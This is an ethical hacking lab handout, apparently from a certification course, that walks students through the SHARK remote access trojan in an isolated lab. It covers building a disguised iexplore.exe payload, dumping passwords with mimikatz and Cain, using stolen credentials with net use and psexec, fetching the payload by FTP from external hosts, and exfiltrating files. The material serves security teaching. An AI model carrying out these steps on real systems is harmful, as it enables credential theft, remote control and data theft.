



ETHICAL HACKING LAB SERIES

Lab 5: Using the SHARK Remote Administration Tool

Certified Ethical Hacking Domains: System Hacking, Trojans and Backdoors, Viruses and Worms

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Introduction

In this lab, students will use the Shark Remote Administration Tool.

This lab includes the following tasks:

- 1. Setting up the SHARK Remote Administration Tool Client (Server)
- 2. Leveraging the Insider Threat to Deploy a Malicious Payload
- 3. Exploiting the Victim Machine with the SHARK Remote Administration Tool

Domains: System Hacking, Trojans and Backdoors, Viruses, and Worms

Hackers often utilize user-friendly malware programs like the SHARK Remote Administration Tool that will allow them to perform a variety of exploitation, including:

- Uploading Malware
- Running Programs
- Dumping Hashes
- Uninstalling Software
- Disabling Services
- Killing Processes
- Stealing Data
- Keylogging
- Utilize a Command Shell

The SHARK Remote Administration Tool is an extremely dangerous piece of malware that will allow attackers to maintain a persistent connection on a victim's machine through an encrypted connection. Even though SHARK was designed as a Remote Administration Tool, it is often utilized in a malicious manner or used as a command and control tool.

Remote Access Trojan – A program that will allow a remote user, likely an attacker, to connect to a victim's machine and perform harmful actions to the computer's operating system. A Remote Access Trojan, or RAT, may allow the attacker tasks such as uploading or downloading files and stealing a user's credentials.

SHARK Remote Administration Tool – Remote Access Trojan that has been used frequently in many high profile intrusions cases. The tool has a Graphical User Interface, or GUI, that allows the hacker to perform malicious tasks against a victim machine over an encrypted connection. The SHARK Remote Administration Tool includes two components: the server and the client.

SHARK Remote Administration Tool Client – Although it may seem counterintuitive, the SHARK Remote Administration Tool client is configured on the machine that will act as

the server and accept client connections. Any port may be used for the "client", but a common port like 80 (Hyper Text Transfer Protocol) or 443 (Hyper Text Transfer Protocol Secure) will make the connection from the victim to the attacker seem a bit less conspicuous than a port like 12345.

SHARK Remote Administration Tool Server – A server executable or payload is created and then distrusted to one or more victims. Once the victim executes the payload, the malware will infect their machine and they will connect to the computer running the SHARK Remote Administration Tool software.

mimikatz – This tool will dump the stored logon hashes and provide the corresponding password that matched the hash in plain text. The tool, which is written in French, is available from the following link: http://blog.gentilkiwi.com/mimikatz

Pod Topology




Figure 1: Lab Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Windows XP Pro	192.168.1.175	hacker	toor
External Backtrack 5	216.6.1.100	root	toor
Windows 7	216.5.1.200 (Public IP)	student	password

1 Setting up the SHARK Remote Administration Tool Client (Server)

Although it may seem counterintuitive, the SHARK Remote Administration Tool client is configured on the machine that will act as the server and accept client connections. In this case, our Windows 7 machine will be the machine running the SHARK Remote Administration Tool Software. We will configure the external Windows 7 machine with a Public IP address to run the SHARK Remote Administration Tool software and accept incoming connections from victim machines that execute the malicious payloads.

1.1 Configuring the SHARK Remote Administration Tool

1. Log on to the Windows 7 machine as student with the password of password.



Figure 2: Logging on to Windows 7

Open the Malware folder on the Windows 7 desktop. Right-click on the sharK_3.rar file, select 7-zip, and select the fourth choice down Extract to "sharK_3.rar\".




Figure 3: Extracting the file with 7-zip

3. Traverse thorough the *sharK_3* folders until you see sharK.exe. Double-click on the *sharK.exe* file to launch the program.




Figure 4: The sharK executable

4. Read over the warning messages. Click **Yes** to the terms of the agreement.




Figure 5: Click Yes to the Warning Message

After you click next, sharK will generate a random traffic encryption password.

5. Click the **Set** button to set the traffic encryption password for sharK.



Figure 6: Traffic Encryption Password

The SharK Client (Server) program opens. There is one top pane and two bottom panes.




Figure 7: SharK Program

6. From the **sharK** menu bar, click **Preferences** to change the IP address and port.




Figure 8: Listen to New Port

7. In the setup sub-menu of shark, click **Port Setup**. Type **443** for the port. **Save**.




Figure 9: Listen to New Port

Any port may be used for the "client", but a common port like 80 (Hyper Text Transfer Protocol) or 443 (Hyper Text Transfer Protocol Secure) will make the connection from the victim to the attacker seem a bit less conspicuous than a port like 12345.

8. Open a *command prompt* by double-clicking the shortcut to the Command Prompt.



Figure 10: Shortcut to Command Prompt

The *netstat* command can be used to determine which ports the machine is listening on.

To verify that the attack machine is listening on port 443, type the following:
 C:\>netstat -an | find "443"



Figure 11: SharK is listening on Port 443

10. To create a new server (client), click on **sharK** and select **Create Server**.



Figure 12: Creating a "Server"

11. Click the **Add** button in the lower right corner.




Figure 13: Adding the Port and IP address

12. In the New SIN box, type **216.5.1.200** for the IP address and click **OK**.




Figure 14: Entering the IP address

13. In the New SIN box, leave 443 as the Port number and click OK.




Figure 15: Entering the Port

14. In the New Server section, scroll to Anti-Debugging. Uncheck all of the boxes.




Figure 16: Anti-Debugging Setting

The anti-debugging feature will allow the payload to detect if a virtual environment is present. If one is present, the malware will not run, which will prevent investigators from being able to perform a thorough malware or network forensics analysis of the payload.

15. In the *New Server* section, choose **Compile**. Change the *Save As* name to **iexplore**.




Figure 17: Generating the Payload

16. Click **Compile** to create the payload. SharK should indicate *Successfully Compiled!*




Figure 18: Successfully Complied

17. A message box will appear saying "iexplore.exe" has successfully been built. Click **OK**.




Figure 19: File Created

18. You will see the **iexplore.exe** file in the sharK folder. Right-click and **Copy**.




Figure 20: Copy the File

19. Click on Start > Computer > Local Disk C: > inetpub > ftproot




Figure 21: Computer Link

20. Right-click and **Paste** the file. The *iexplore.exe* file should be in the directory.




Figure 22: Pasting the File

1.2 Conclusion

SharK is malware that has a server and a client component. The attacker first sets up the client, which will listen on a port and wait for connections. Attackers on the Internet cannot directly attack internal machines on an internal network. Rather, they need them to get users on an internal network with private IP addresses to launch a program so they will be able to connect to an external IP address on the Internet. When the payload was compiled, we turned off the anti-debugging feature so it would run in VMware.

2 Leveraging the Insider Threat to Deploy a Malicious Payload

In this exercise, we will use an insider on the internal network to leverage or attack. There are two types of insider threats:

- Informed insiders (also known as recruited or placed agents)
- Uninformed insiders (those who click links they should not, etc.)

2.1 Leverage an Attack as an Informed Insider

In this case, we will act as an informed insider. One of the main concepts that is stressed here is how individuals sharing a computer at work can be a huge security risk.

1. Open the **Windows XP Pro** machine. Log on as *Administrator* with the password of **Ethicalhackin&**.



Figure 23: Logging in as Administrator

2. Click on the Start Button and select Log Off. Note: DO NOT LOG OFF!



Figure 24: Logging off as Administrator

3. At the Log Off Windows screen, select the box to Switch User, not Log Off.



Figure 25: Switching the User

4. Log into the XP system using the hacker account with the password of toor.



Figure 26: Logging in as hacker

5. Double-click the shortcut to *Cain* on the Desktop



Figure 27: The shortcut to Cain

6. Click **OK** to the warning from *Cain* that the Windows Firewall is enabled.




Figure 28: Cain Firewall Waning

 The hacker wants the administrator's password, so he/she will try to harvest it from Cain. Click **Protected Storage** in the left pane, and then click the **blue** "+" sign.



Figure 29: Password NOT Displayed

The hacker knows that the administrator uses this computer for email, but his email username and password are not showing up in Cain. This is because Cain only pulls the information from Protected Storage for the account you are currently logged in as. In

order to get the Administrator's username and password for email, the hacker will need to log in as the Administrator and run Cain. The company has an Exchange 2003 server. Exchange is tied to Active Directory, so the username and password will be the same.

The mimikatz tool can dump the passwords of other users that have logged on.

8. Open the shortcut to the command prompt on the Windows XP desktop.



Figure 30: The Shortcut to the Command Prompt

- Double-click on the Win32 folder on the desktop of the hacker account. Drag the mimikatz file from the Win32 folder into the command prompt Window. C:\>"C:\Documents and Settings\hacker\Desktop\Win32\mimikatz.exe"
- 10. Press Enter to start the mimikatz terminal.




Figure 31: Dragging the Mimikatz file into the Command Prompt Window

11. Double-click on the pass.txt file in the Win32 folder. Copy the first line (privilege::debug) and paste it into the mimikatz terminal. mimikatz # privilege::debug

```
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz #

Win32

Fille Edit Format View Help

ress sekurlsa::logonPasswords full |

Fille

Fille
```

Figure 32: Paste the first line

If successful, you will receive the following message back from the mimikatz prompt: Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

12. Paste the second line from the pass.txt file into the mimikatz terminal. mimikatz # sekurlsa::logonPasswords full

```
mimikatz 1.0 x86 (RC)
             Utilisateur
             Domaine
                               WINXP
             Mot de passe
                               toor
             Útilisateur
                              hacker
             Domaine
                               WINXP
             Mot de passe :
                               toor
Authentification Id
                                   0;4741133
Package d'authentification
Utilisateur principal
Domaine d'authentification
                                   NTLM
                                    Administrator
                                   WINXP
             Utilisateur
                               Administrator
             Domaine
                               WINXP
                               921aa366f261191078be710e0e4ac29b
             Hash LM
                               c8acd9cdad44f747e45d760f8c489dab
             Hash NTLM
             Utilisateur
                               Administrator
             Domaine
                               WINXP
             Mot de passe
                               Ethicalhackin&
                               Administrator
                  isateur
             Domaine
```

Figure 33: The Plain Text passwords for the administrator and hacker accounts are dumped

13. Close Cain by clicking the "X" in the right top corner of the program. Click Yes.




Figure 34: Closing Cain

14. Log off as hacker by clicking on the Start button and selecting **Log Off**. Then, click Log off a second time when an additional **Log Off** box appears.




Figure 35: Logging off as Hacker

15. Log on as Administrator with the password of Ethicalhackin&.



Figure 36: Logging in as Administrator

16. Click on the Start Button and select My Computer from the menu bar.




Figure 37: Selecting My Computer

17. Navigate to Local **Disk C: > Documents and Settings > hacker > Desktop**. Double-click to open *Cain*.




Figure 38: Cain Shortcut

18. Click **OK** to the warning from Cain that the Windows Firewall is enabled.




Figure 39: Cain Firewall Warning

19. The hacker wants the administrator's password, so he/she will try to harvest it from Cain. Click **Protected Storage** in the left pane, then click the **blue** "+" sign.




Figure 40: Password and Username are Displayed

The information indicates the account name is rmiller and the password is PACERS123.

20. Open the shortcut to the command prompt on the Windows XP desktop.



Figure 41: The Shortcut to the Command Prompt

21. Type the following command to try to connect to the 2003 SQL server:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>net view \\192.168.1.100
System error 5 has occurred.
Access is denied.
```

Figure 42: Net use Failed

If the administrator cannot view the shares on the 2003 server, which means the administrator password is different for the XP and 2003 machines. This is a good security practice, especially since 2003 server is a Domain Controller.

22. Type the following to try to connect to the IPC\$ share on 2003 SQL. C:\>net use \\192.168.1.100\ipc\$ /u:rmiller PACERS123

```
C:\>net use \\192.168.1.100\ipc$ /u:rmiller PACERS123
The command completed successfully.
```

Figure 43: Net use Command

23. Type the following command to try to connect to the 2003 SQL server: C:\>net view \\192.168.1.100

```
:\>net view \\192.168.1.100
Shared resources at \\192.168.1.100
                  Used as
Share name
            Туре
                           Comment
                            "Access to address objects"
Address
CertEnroll
                           Certificate Services share
                           Logon server share
NETLOGON
Salary
                           Exchange message tracking logs
SERVER.LOG
                           Logon server sĥare
SYSVOL
he command completed successfully.
```

Figure 44: Net View Successful

It worked this time because we can see the correct domain account credentials. Next, we will need to retrieve our shark payload from the Windows 7 Attack machine.

24. On the Windows XP machine, type the following to start the ftp connection: C:\>ftp 216.5.1.200

```
C:\>ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
User (216.5.1.200:(none)): _
```

Figure 45: FTP to the Windows 7 machine

25. You should be at an ftp prompt asking for a username. Type the following: User (216.5.1.200:(none)): **ftp**

When you are prompted for the password, just hit **Enter**.

```
C:\>ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
User (216.5.1.200:(none)): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
ftp>
```

Figure 46: Specify the User Name

You should receive a message, 230 User logged in.

26. To switch to binary mode during the FTP session, type the following:
ftp> bin

```
230 User logged in.
ftp> bin
200 Type set to I.
```

Figure 47: Switching to Binary Mode

You should receive a message, 200 Type set to I.

27. To download the iexplore.exe file from the FTP server, type the following: ftp> get iexplore.exe

```
ftp> get iexplore.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp: 332455 bytes received in 0.05Seconds 7073.51Kbytes/sec.
```

Figure 48: Transfer of the iexplore.exe file is complete

You should receive a message, 226 Transfer complete.

28. To leave the FTP session with the remote server, type the following: **ftp> bye**



Figure 49: Exiting the FTP Session

29. To copy the file to the Windows 2003 server, type the following command. C:\>copy iexplore.exe \\192.168.1.100\c\$

Figure 50: Using the PsExec command

You should see a message that 1 file was copied. Now, we need a way to execute the file. We can do this by downloading *psexec* from the *external* **BackTrack 5** machine. Typically, outsiders (on the public Internet) may work with insiders (on the private, internal network) to get them the resources they need to exploit internal systems.

30. Open the *external* Attack Machine, **BackTrack 5**, running BackTrack Linux (version 5 R3), type **root** for the login and **toor** (root spelled backwards) for the password.

```
bt login: root
Password:
Last login: Thu Jan 24 11:19:02 EST 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

System information as of Fri Feb 22 09:04:41 EST 2013

System load: 0.12 Memory usage: 4% Processes: 69
Usage of /: 57.9% of 19.06GB Swap usage: 0% Users logged in: 0

Graph this data and manage this system at https://landscape.canonical.com/root@bt:~#
```

Figure 51: Logging in as root

31. Type the following command to start the Graphical User Interface (GUI). root@bt:~# startx

```
root@bt:~# startx_
```

Figure 52: The startx command

32. Open a terminal on the Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen in BackTrack version 5 R3.



Figure 53: The Linux Terminal

33. Type the following command to copy *psexec.exe* to the FTP directory: root@bt:~# cp /pentest/windows-binaries/pstools/psexec.exe /home/hax0r

```
root@bt:~# cp /pentest/windows-binaries/pstools/psexec.exe /home/hax0r/
```

Figure 54: Copying psexec.exe

34. Type the following to verify psexec.exe has been copied to the FTP directory: root@bt:~# Is /home/hax0r

```
root@bt:~# ls /home/hax0r/
by.txt hi.txt psexec.exe wget.exe
```

Figure 55: Copying psexec.exe

Next, we will download *psexec.exe* from the external BackTrack machine.

35. On the **Windows XP Pro** machine, type the following to start the ftp connection: C:\>ftp 216.6.1.100

```
C:\>ftp 216.6.1.100
Connected to 216.6.1.100.
220 (vsFTPd 2.2.2)
User (216.6.1.100:(none)):
```

Figure 56: FTP to the BackTrack Linux machine

36. You should be at an ftp prompt asking for a username. Type the following: User (216.5.1.200:(none)): hax0r
When you are prompted for the password, type hacker.

```
C:\>ftp 216.6.1.100
Connected to 216.6.1.100.
220 (vsFTPd 2.2.2)
User (216.6.1.100:(none)): hax0r
331 Please specify the password.
Password:
230 Login successful.
```

Figure 57: Specify the User Name

37. To switch to binary mode during the FTP session, type the following: **ftp> bin**

```
230 User logged in.
ftp> bin
200 Type set to I.
```

Figure 58: Switching to Binary Mode

38. To download the *psexec.exe* file from the FTP server, type the following: **ftp> get psexec.exe**

```
ftp> get psexec.exe
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for psexec.exe (131072 bytes).
226 Transfer complete.
ftp: 131072 bytes received in 0.02Seconds 8192.00Kbytes/sec.
```

Figure 59: Transfer of the psexec.exe file is complete

39. To leave the FTP session with the remote server, type the following:

ftp> by 221 Goodbye.

ftp> bye

Figure 60: Exiting the FTP Session

40. Execute the malicious payload on the remote system by typing the following: C:\>psexec.exe \\192.168.1.100 c:\iexplore.exe

```
C:\>psexec.exe \\192.168.1.100 c:\iexplore.exe

PsExec v1.63 - Execute processes remotely

Copyright (C) 2001-2005 Mark Russinovich

Sysinternals - www.sysinternals.com

c:\iexplore.exe exited on 192.168.1.100 with error code 0.
```

Figure 61: Error Code 0 (It worked)

The connection from the firewall, running Windows 2003 server, should appear on the Windows 7 attack machine.

If SharK crashes for any reason, just re-launch it and the connection will appear.

sharK Deskto	p Preview IRC-Chat Website				
ID	IP	Country	Username	PC Name	OS
sharK 3	216.1.1.1 / 192.168.1.100	United States		SERVER	WinServer 2003

Figure 62: SharK Client Connection

Notice that the SHARK Remote Administration Tool has the IP address of the firewall. This is the public IP address that the Windows XP machine connects to the Internet through. Also, notice that the internal IP address is listed under the IP address column.




Figure 63: The WAN/LAN connections

2.2 Conclusion

A malicious SHARK Remote Administration Tool payload is coded with the IP address and listening port of the attacking machine. The attacker used stolen credentials to map the inter-process share (ipc\$) of the victim. The internal attacker then used psexec to execute the malicious payload on the remote system. This was done with another user's credentials, which might draw attention to that individual if network traffic is examined.

3 Exploiting the Victim Machine

In this section, you will be using SharK to exploit the victim. Only some of SharK's capabilities will be covered in this lesson, so it is recommended that you consider performing additional experimentation with the software within the isolated environment.

Never use the SHARK Remote Administration tool outside of the isolated virtual environment.

3.1 Exploitation Using the SHARK Remote Administration Tool

 On Windows 7, double-click on the SERVER connection in SHARK. A window will open.




Figure 64: The connection to the Victim

2. Click on **Information**; go down to **System Info** to view details about the victim.




Figure 65: The connection to the Victim

3. Click on **Information** and go down to **Installed Apps**. Notice the version numbers displayed for each installed application.




Figure 66: Viewing Applications on the Victim Machine

You can right-click and uninstall an application. Hackers often uninstall anti-virus software.

4. Select **Administration**, then **File Manager** to view the victim's folder and files.




Figure 67: Folders on the Remote Machine

The first folder, CompanyXYZdocuments seems interesting, so we will examine it.

5. Double-click on the **CompanyXYZdocuments** folder to examine the folder contents.




Figure 68: CompanyXYZdocuments Folder

6. Right-click of the MSEC_Pod.pdf file and select Download from the menu list.




Figure 69: Exfiltration of Data

The menu list allows you to upload/download files, as well as execute and delete them.

7. Double-click on the **download** folder within the SharK folder on your Windows 7 system.




Figure 70: The Download Folder

8. Double-click the **sharK 3 (@Server)** folder. (Each victim gets a separate folder)




Figure 71: The Victim Folder

9. Double-click on the **Downloads** folder within the sharK 3 (@Server) folder.




Figure 72: The Downloads Folder

10. Double-click on the MSEC-Pod.pdf file to open and view the file.

